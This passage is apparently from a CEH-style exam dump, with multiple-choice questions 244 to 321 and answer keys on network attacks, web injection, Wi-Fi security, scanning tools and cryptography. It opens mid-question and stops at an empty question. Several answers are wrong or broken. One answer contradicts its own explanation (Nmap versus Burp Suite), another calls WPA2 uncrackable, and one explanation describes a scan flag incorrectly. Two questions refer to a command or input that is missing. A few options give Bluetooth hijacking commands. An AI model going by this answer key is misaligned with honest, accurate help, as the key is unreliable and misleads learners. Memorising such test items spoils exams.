A. Analyzing LinkedIn profiles to find employees of the target company and their job titles
B. Employing a tool like Sublist3r, which is designed to enumerate the subdomains of websites using OSINT
C. Using a people search service, such as Spokeo or Intelius, to gather information about the employees of the target organization
D. Utilizing the Harvester tool to extract email addresses related to the target domain using a search engine like Google or Bing

Answer: B

QUESTION 244
Your network infrastructure is under a SYN flood attack. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. You have put measures in place to manage 'f' SYN packets per second, and the system is designed to deal with this number without any performance issues. If 's' exceeds 'f', the network infrastructure begins to show signs of overload. The system's response time increases exponentially (2^k), where 'k' represents each additional SYN packet above the 'f' limit. Now, considering 's=500' and different 'f' values, in which scenario is the server most likely to experience overload and significantly increased response times?

A. f=510: The server can handle 510 SYN packets per second, which is greater than what the attacker is sending. The system stays stable, and the response time remains unaffected.
B. f=495: The server can handle 495 SYN packets per second. The response time drastically rises (2^5 = 32 times the normal), indicating a probable system overload.
C. f=505: The server can handle 505 SYN packets per second. In this case, the response time increases but not as drastically (2^5 = 32 times the normal), and the system might still function, albeit slowly.
D. f=490: The server can handle 490 SYN packets per second. With 's' exceeding 'f' by 10, the response time shoots up (2^10 = 1024 times the usual response time), indicating a system overload.

Answer: D

QUESTION 245
A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

A. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database.
B. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and

the verbose error messages to guess the correct credentials.

C. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack.
D. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection.

Answer: B

QUESTION 246
In a large organization, a network security analyst discovered a series of packet captures that seem unusual. The network operates on a switched Ethernet environment. The security team suspects that an attacker might be using a sniffer tool. Which technique could the attacker be using to successfully carry out this attack, considering the switched nature of the network?

A. The attacker might be compromising physical security to plug into the network directly.
B. The attacker might be implementing MAC flooding to overwhelm the switch's memory.
C. The attacker is probably using a Trojan horse with in-built sniffing capability.
D. The attacker might be using passive sniffing, as it provides significant stealth advantages.

Answer: B

QUESTION 247
You are a cybersecurity consultant for a smart city project. The project involves deploying a vast network of IoT devices for public utilities like traffic control, water supply, and power grid management. The city administration is concerned about the possibility of a Distributed Denial of Service (DDoS) attack crippling these critical services. They have asked you for advice on how to prevent such an attack. What would be your primary recommendation?

A. Implement regular firmware updates for all IoT devices.
B. Establish strong, unique passwords for each IoT device.
C. Deploy network intrusion detection systems (IDS) across the IoT network.
D. Implement IP address whitelisting for all IoT devices.

Answer: C

QUESTION 248
Consider a scenario where a Certified Ethical Hacker is attempting to infiltrate a company's network without being detected. The hacker intends to use a stealth scan on a BSD-derived TCP/IP stack, but he suspects that the network security devices may be able to detect SYN packets. Based on this information, which of the following methods should he use to bypass the detection mechanisms and why?

A. Maimon Scan, because it is very similar to NULL, FIN, and Xmas scans, but the probe used here is FIN/ACK
B. Xmas Scan, because it can pass through filters undetected, depending on the security mechanisms installed
C. TCP Connect/Full-Open Scan, because it completes a three-way handshake with the target machine
D. ACK Flag Probe Scan, because it exploits the vulnerabilities within the BSD-derived TCP/IP stack

Answer: B

QUESTION 249
While performing a security audit of a web application, an ethical hacker discovers a potential vulnerability. The application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. The ethical hacker decides to exploit this vulnerability further. Which type of SQL Injection attack is the ethical hacker likely to use?

A. UNION SQL Injection
B. Error-based SQL Injection
C. In-band SQL Injection
D. Blind/Inferential SQL Injection

Answer: B

QUESTION 250
You are a security analyst of a large IT company and are responsible for maintaining the organization's security posture. You are evaluating multiple vulnerability assessment tools for your network. Given that your network has a hybrid IT environment with on-premise and cloud assets, which tool would be most appropriate considering its comprehensive coverage and visibility, continuous scanning, and ability to monitor unexpected changes before they turn into breaches?

A. GFI LanCuard
B. Qualys Vulnerability Management
C. Open VAS
D. Nessus Professional

Answer: B

QUESTION 251
Martin, a Certified Ethical Hacker (CEH), is conducting a penetration test on a large enterprise network. He suspects that sensitive information might be leaking out of the network. Martin decides to use network sniffing as part of his testing methodology. Which of the following sniffing techniques should Martin employ to get a comprehensive understanding of the data flowing across the network?

A. Raw Sniffing
B. MAC Flooding
C. ARP Poisoning
D. DNS Poisoning

Answer: A

QUESTION 252
As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you

choose to meet these requirements?

A. Apply asymmetric encryption with RSA and use the private key for signing.
B. Use the Diffie-Hellman protocol for key exchange and encryption.
C. Apply asymmetric encryption with RSA and use the public key for encryption.
D. Use symmetric encryption with the AES algorithm.

Answer: A

QUESTION 253
As a cybersecurity analyst for SecureNet, you are performing a security assessment of a new mobile payment application. One of your primary concerns is the secure storage of customer data on the device. The application stores sensitive information such as credit card details and personal identification numbers (PINs) on the device. Which of the following measures would best ensure the security of this data?

A. Enable GPS tracking for all devices using the app.
B. Regularly update the app to the latest version.
C. Encrypt all sensitive data stored on the device.
D. Implement biometric authentication for app access.

Answer: C

QUESTION 254
A large multinational corporation is in the process of evaluating its security infrastructure to identify potential vulnerabilities. After a comprehensive analysis, they found multiple areas of concern, including time of check/time of use (TOC/TOU) errors, improper input handling, and poor patch management. Which of the following approaches will best help the organization mitigate the vulnerability associated with TOC/TOU errors?

A. Regular patching of servers, firmware, operating system, and applications
B. Ensuring atomicity of operations between checking and using data resources
C. Frequently updating firewall configurations to prevent intrusion attempts
D. Implementing stronger encryption algorithms for all data transfers

Answer: B

QUESTION 255
A security analyst is preparing to analyze a potentially malicious program believed to have infiltrated an organization's network. To ensure the safety and integrity of the production environment, the analyst decided to use a sheep dip computer for the analysis. Before initiating the analysis, what key step should the analyst take?

A. Install the potentially malicious program on the sheep dip computer.
B. Store the potentially malicious program on an external medium, such as a CD-ROM.
C. Run the potentially malicious program on the sheep dip computer to determine its behavior.
D. Connect the sheep dip computer to the organization's internal network.

Answer: B

QUESTION 256
As an IT Security Analyst, you've been asked to review the security measures of an e-commerce website that relies on a SQL database for storing sensitive customer data. Recently, an anonymous tip has alerted you to a possible threat: a seasoned hacker who specializes in SQL Injection attacks may be targeting your system. The site already employs input validation measures to prevent basic injection attacks, and it blocks any user inputs containing suspicious patterns. However, this hacker is known to use advanced SQL Injection techniques. Given this situation, which of the following strategies would the hacker most likely adopt to bypass your security measures?

A. The hacker might employ a 'blind' SQL Injection attack, taking advantage of the application's true or false responses to extract data bit by bit
B. The hacker may resort to a DDoS attack instead, attempting to crash the server and thus render the e-commerce site unavailable
C. The hacker may try to use SQL commands which are less known and less likely to be blocked by your system's security
D. The hacker could deploy an 'out-of-band' SQL Injection attack, extracting data via a different communication channel, such as DNS or HTTP requests

Answer: A

QUESTION 257
Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However, you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?

A. Switching all data transmission to the HTTPS protocol.
B. Implementing SSL certificates on your company's web servers.
C. Utilizing SSH for secure remote logins to the servers.
D. Applying the Diffie-Hellman protocol to exchange the symmetric key.

Answer: D

QUESTION 258
As an IT intern, you have been asked to help set up a secure Wi-Fi network for a local coffee shop. The owners want to provide free Wi-Fi to their customers, but they are concerned about potential security risks. They are looking for a simple yet effective solution that would not require a lot of technical knowledge to manage. Which of the following security measures would be the most suitable in this context?

A. Disable the network's SSID broadcast
B. Enable MAC address filtering
C. Require customers to use VPN when connected to the Wi-Fi
D. Implement WPA2 or WPA3 encryption

Answer: D

QUESTION 259
During a penetration test, an ethical hacker is exploring the security of a complex web application.

The application heavily relies on JavaScript for client-side input sanitization, with an apparent assumption that this alone is adequate to prevent injection attacks. During the investigation, the ethical hacker also notices that the application utilizes cookies to manage user sessions but does not enable the HttpOnly flag. This lack of flag potentially exposes the cookies to client-side scripts. Given these identified vulnerabilities, what would be the most effective strategy for the ethical hacker to exploit this application?

A. Instigate a Distributed Denial of Service (DDoS) attack to overload the server, capitalizing on potential weak server-side security.
B. Implement an SQL Injection attack to take advantage of potential unvalidated input and gain unauthorized database access.
C. Employ a brute-force attack to decipher user credentials, considering the lack of server-side validation.
D. Launch a Cross-Site Scripting (XSS) attack, aiming to bypass the client-side sanitization and exploit the exposure of session cookies.

Answer: D

QUESTION 260
In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?

A. Using the Netcraft tool to gather website information
B. Examining HTML source code and cookies
C. Using Photon to retrieve archived URLs of the target website from archive.org
D. User-directed spidering with tools like Burp Suite and WebScarab

Answer: D

QUESTION 261
During a comprehensive security assessment, your cybersecurity team at XYZ Corp stumbles upon signs that point toward a possible Advanced Persistent Threat (APT) infiltration in the network infrastructure. These sophisticated threats often exhibit subtle indicators that distinguish them from other types of cyberattacks. To confirm your suspicion and adequately isolate the potential APT, which of the following actions should you prioritize?

A. Investigate for anomalies in file movements or unauthorized data access attempts within your database system
B. Scrutinize for repeat network login attempts from unrecognized geographical regions
C. Vigilantly monitor for evidence of zero-day exploits that manage to evade your firewall or antivirus software
D. Search for proof of a spear-phishing attempt, such as the presence of malicious emails or risky attachments

Answer: C

QUESTION 262
As a budding cybersecurity enthusiast, you have set up a small lab at home to learn more about

wireless network security. While experimenting with your home Wi-Fi network, you decide to use a well-known hacking tool to capture network traffic and attempt to crack the Wi-Fi password. However, despite many attempts, you have been unsuccessful. Your home Wi-Fi network uses WPA2 Personal with AES encryption. Why are you finding it difficult to crack the Wi-Fi password?

A. Your hacking tool is outdated.
B. The Wi-Fi password is too complex and long.
C. The network is using an uncrackable encryption method.
D. The network is using MAC address filtering.

Answer: C

QUESTION 263
An ethical hacker is testing a web application of a financial firm. During the test, a 'Contact Us' form's input field is found to lack proper user input validation, indicating a potential Cross-Site Scripting (XSS) vulnerability. However, the application has a stringent Content Security Policy (CSP) disallowing inline scripts and scripts from external domains but permitting scripts from its own domain. What would be the hacker's next step to confirm the XSS vulnerability?

A. Utilize a script hosted on the application's domain to test the form
B. Try to disable the CSP to bypass script restrictions
C. Inject a benign script inline to the form to see if it executes
D. Load a script from an external domain to test the vulnerability

Answer: A

QUESTION 264
John, a security analyst, is analyzing a server suspected of being compromised. The attacker has used a non admin account and has already gained a foothold on the system. John discovers that a new Dynamic Link Library is loaded in the application directory of the affected server. This DLL does not have a fully qualified path and seems to be malicious. What privilege escalation technique has the attacker likely used to compromise this server?

A. DLL Hijacking
B. Named Pipe Impersonation
C. Spectre and Meltdown Vulnerabilities
D. Exploiting Misconfigured Services

Answer: A

QUESTION 265
Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens.

Which of the following tools is used by Gregory in the above scenario?

A. Wireshark

B. Nmap
C. Burp Suite
D. CxSAST

Answer: B
Explanation:
Burp Suite is a widely used security testing tool specifically designed for web applications. It includes features such as an intercepting proxy that allows the tester to inspect and modify HTTP traffic between the browser and the target application. It can be used to identify security vulnerabilities, perform customized attacks, and test the randomness of session tokens.

QUESTION 266
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

QUESTION 267
A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.

Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

A. [allinurl:]
B. [location:]
C. [site:]
D. [link:]

Answer: C

QUESTION 268
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept.

What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WPA
B. WEP
C. WPA3
D. WPA2

Answer: C

QUESTION 269
A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine.

Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

A. -Pn
B. -PU
C. -PP
D. -PY

Answer: C
Explanation:
PP: This option in Zenmap is used for ICMP timestamp ping scans. It sends ICMP Echo Request (ping) packets with a timestamp request to the target host. This can help the analyst gather information related to the current time from the target host.

QUESTION 270
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Buffer overflow attack
B. Side-channel attack
C. Denial-of-service attack
D. HMI-based attack

Answer: B

QUESTION 271
Given below are different steps involved in the vulnerability-management life cycle.

```
1) Remediation
2) Identify assets and create a baseline
3) Verification
4) Monitor
5) Vulnerability scan
6) Risk assessment
```

Identify the correct sequence of steps involved in vulnerability management.

A. 2 → 5 → 6 → 1 → 3 → 4
B. 2 → 4 → 5 → 3 → 6 → 1
C. 2 → 1 → 5 → 6 → 4 → 3
D. 1 → 2 → 3 → 4 → 5 → 6

Answer: A

QUESTION 272
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. DDoS attack
B. Evil twin attack
C. DNS cache flooding
D. MAC flooding

Answer: D

QUESTION 273
What is the following command used for?

A. Retrieving SQL statements being executed on the database
B. Creating backdoors using SQL injection
C. Enumerating the databases in the DBMS for the URL
D. Searching database statements at the IP address given

Answer: C

QUESTION 274
Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key.

What is the security model implemented by Jane to secure corporate messages?

A. Zero trust network
B. Secure Socket Layer (SSL)
C. Transport Layer Security (TLS)
D. Web of trust (WOT)

Answer: D

QUESTION 275
Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands.

Which of the following commands was used by Clark to hijack the connections?

A. btlejack -f 0x9c68fd30 -t -m 0x1fffffffff
B. btlejack -c any
C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
D. btlejack -f 0x129f3244 -j

Answer: A

QUESTION 276
John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials.

What is the tool employed by John in the above scenario?

A. IoT Inspector
B. AT&T IoT Platform
C. IoTSeeker
D. Azure IoT Central

Answer: C

QUESTION 277
To hide the file on a Linux system, you have to start the filename with a specific character.

What is the character?

A. Tilde (~)
B. Underscore (_)
C. Period (.)
D. Exclamation mark (!)

Answer: C

QUESTION 278
Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit.

Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

A. CAST-128
B. RC5
C. TEA

D. Serpent

Answer: D

QUESTION 279
Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.

What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering
B. App sandboxing
C. Jailbreaking
D. Social engineering

Answer: A

QUESTION 280
Mirai malware targets IoT devices.

After infiltration, it uses them to propagate and create botnets that are then used to launch which types of attack?

A. MITM attack
B. Password attack
C. Birthday attack
D. DDoS attack

Answer: D

QUESTION 281
Bill has been hired as a penetration tester and cyber security auditor for a major credit card company.

Which information security standard is most applicable to his role?

A. FISMA
B. Sarbanes-Oxley Act
C. HITECH
D. PCI-DSS

Answer: D

QUESTION 282
Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality,

software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

A. Kube-apiserver
B. Etcd cluster
C. Kube-controller-manager
D. Kube-scheduler

Answer: D

QUESTION 283
According to the NIST cloud deployment reference architecture, which of the following provides connectivity and transport services to consumers?

A. Cloud connector
B. Cloud broker
C. Cloud provider
D. Cloud carrier

Answer: D

QUESTION 284
A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network.

What is this hacking process known as?

A. Wardriving
B. Spectrum analysis
C. Wireless sniffing
D. GPS mapping

Answer: A

QUESTION 285
Which among the following is the best example of the third step (delivery) in the cyber kill chain?

A. An intruder creates malware to be used as a malicious attachment to an email.
B. An intruder's malware is triggered when a target opens a malicious email attachment.
C. An intruder's malware is installed on a targets machine.
D. An intruder sends a malicious attachment via email to a target.

Answer: D

QUESTION 286
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later,

Calvin uses this information to perform social engineering. Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. User impersonation
B. Insecure transmission of credentials
C. Password reset mechanism
D. Verbose failure messages

Answer: D

QUESTION 287
Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.

Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

A. WS-Work Processes
B. WS-Security
C. WS-Policy
D. WSDL

Answer: B

QUESTION 288
Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. Bluetooth
B. WPA2-Enterprise
C. WPA3-Personal
D. ZigBee

Answer: C

QUESTION 289
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange.

What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. SMTP
C. GPG
D. S/MIME

Answer: C

QUESTION 290
Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Which type of threat intelligence is used by Roma to secure the internal network?

A. Operational threat intelligence
B. Strategic threat intelligence
C. Tactical threat intelligence
D. Technical threat intelligence

Answer: D

QUESTION 291
This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information.

What type of attack is this?

A. Union SQL injection
B. Error-based SQL injection
C. Time-based SQL injection
D. Blind SQL injection

Answer: D

QUESTION 292
An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.

What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
B. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."
C. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."
D. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."

Answer: C

QUESTION 293
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold

collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks.

What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence
B. Operational threat intelligence
C. Technical threat intelligence
D. Tactical threat intelligence

Answer: B

QUESTION 294
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Union SQL injection
B. Error-based injection
C. Blind SQL injection
D. Boolean-based blind SQL injection

Answer: A

QUESTION 295
What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

A. FISMA
B. PCI-DSS
C. SOX
D. ISO/IEC 27001:2013

Answer: C

QUESTION 296
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

A. SQLi
B. XXE
C. XXS
D. IDOR

Answer: B

QUESTION 297
What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. A list of all mail proxy server addresses used by the targeted host.
B. The internal command RCPT provides a list of ports open to message traffic.
C. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
D. Reveals the daily outgoing message limits before mailboxes are locked.

Answer: C
Explanation:

QUESTION 298
When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker creates a complete profile of the site's external links and file structures
B. When an attacker uses a brute-force attack to crack a web-server password
C. When an attacker implements a vulnerability scanner to identity weaknesses
D. When an attacker gathers system-level data, including account details and server names

Answer: D

QUESTION 299
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages.

What is the attack performed in the above scenario?

A. Cache-based attack
B. Timing-based attack
C. Downgrade security attack
D. Side-channel attack

Answer: C

QUESTION 300
James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources.

What is the framework used by James to conduct footprinting and reconnaissance activities?

A. OSINT framework
B. WebSploit Framework

C. Browser Exploitation Framework
D. SpeedPhish Framework

Answer: A

QUESTION 301
What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders
B. Using wget to perform banner grabbing on the webserver
C. Flooding the web server with requests to perform a DoS attack
D. Downloading all the contents of the web page locally for further examination

Answer: B

QUESTION 302
Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

```
TTL: 64
Window Size: 5840
```

What the OS running on the target machine?

A. Windows OS
B. Mac OS
C. Linux OS
D. Solaris OS

Answer: C

QUESTION 303
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files.

What is the type of injection attack Calvin's web application is susceptible to?

A. CRLF injection
B. Server-side template injection
C. Server-side JS injection
D. Server-side includes injection

Answer: D

QUESTION 304
Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In

this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server.

Which of the following tools is used by Jack to perform vulnerability scanning?

A. Infoga
B. NCollector Studio
C. Netsparker
D. WebCopier Pro

Answer: C

QUESTION 305
Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components.

What is the attack technique used by Stephen to damage the industrial systems?

A. HMI-based attack
B. SMishing attack
C. Reconnaissance attack
D. Spear-phishing attack

Answer: D

QUESTION 306
In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.

What is the tool used by Hailey for gathering a list of words from the target website?

A. CeWL
B. Orbot
C. Shadowsocks
D. Psiphon

Answer: A

QUESTION 307
Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept steal, modify, and

block sensitive communication to the target system.

What is the tool employed by Miley to perform the above attack?

A. Wireshark
B. BetterCAP
C. DerpNSpoof
D. Gobbler

Answer: B

QUESTION 308
George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities.

Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com
B. https://www.guardster.com
C. https://www.wolframalpha.com
D. https://karmadecay.com

Answer: B

QUESTION 309
Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks.

What is the technique employed by Kevin to improve the security of encryption keys?

A. Key stretching
B. Public key infrastructure
C. Key derivation function
D. Key reinstallation

Answer: A

QUESTION 310
Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages.

What is the type of spyware that Jake used to infect the target device?

A. DroidSheep
B. Androrat
C. Trident
D. Zscaler

Answer: C

QUESTION 311
Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Temperature attack
D. Power/clock/reset glitching

Answer: D

QUESTION 312
Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy.

What is the type of attack Bob performed on Kate in the above scenario?

A. SIM card attack
B. aLTEr attack
C. Spearphone attack
D. Man-in-the-disk attack

Answer: C

QUESTION 313
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request.

Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware
B. Detecting the presence of Snort_inline honeypots
C. Detecting the presence of Honeyd honeypots
D. Detecting the presence of Sebek-based honeypots

Answer: C

QUESTION 314

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility.

Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

A. wash
B. net view
C. macof
D. ntptrace

Answer: A

QUESTION 315
BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory.

What is this mechanism called in cryptography?

A. Key archival
B. Certificate rollover
C. Key escrow
D. Key renewal

Answer: C

QUESTION 316
A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior to the intrusion. This is likely a failure in which of the following security processes?

A. Secure development lifecycle
B. Security awareness training
C. Vendor risk management
D. Patch management

Answer: D

QUESTION 317
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Worm
B. Rootkit
C. Adware
D. Trojan

Answer: A

QUESTION 318
Which is the first step followed by Vulnerability Scanners for scanning a network?

A. OS Detection
B. Firewall detection
C. TCP/UDP Port scanning
D. Checking if the remote host is alive

Answer: D

QUESTION 319
Which Nmap switch helps evade IDS or firewalls?

A. -D
B. -n/-R
C. -T
D. -oN/-oX/-oG

Answer: A

QUESTION 320
A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.

Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm
B. .cms
C. .rss
D. .html

Answer: A

QUESTION 321
Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages, Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 ?32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key (Km1) and a rotation key (Kr1) for performing its functions.

What is the algorithm employed by Harper to secure the email messages?

A. CAST-128
B. AES
C. GOST block cipher
D. DES

Answer: A

QUESTION 322
